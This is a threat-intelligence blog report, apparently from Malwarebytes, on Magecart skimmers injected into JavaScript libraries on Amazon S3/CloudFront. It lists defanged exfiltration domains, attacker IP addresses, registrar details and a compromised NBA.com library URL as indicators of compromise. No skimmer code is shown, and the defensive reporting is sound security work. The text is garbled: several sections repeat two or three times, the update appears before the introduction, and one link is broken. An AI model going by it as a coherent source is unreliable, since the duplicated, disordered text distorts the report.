
Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

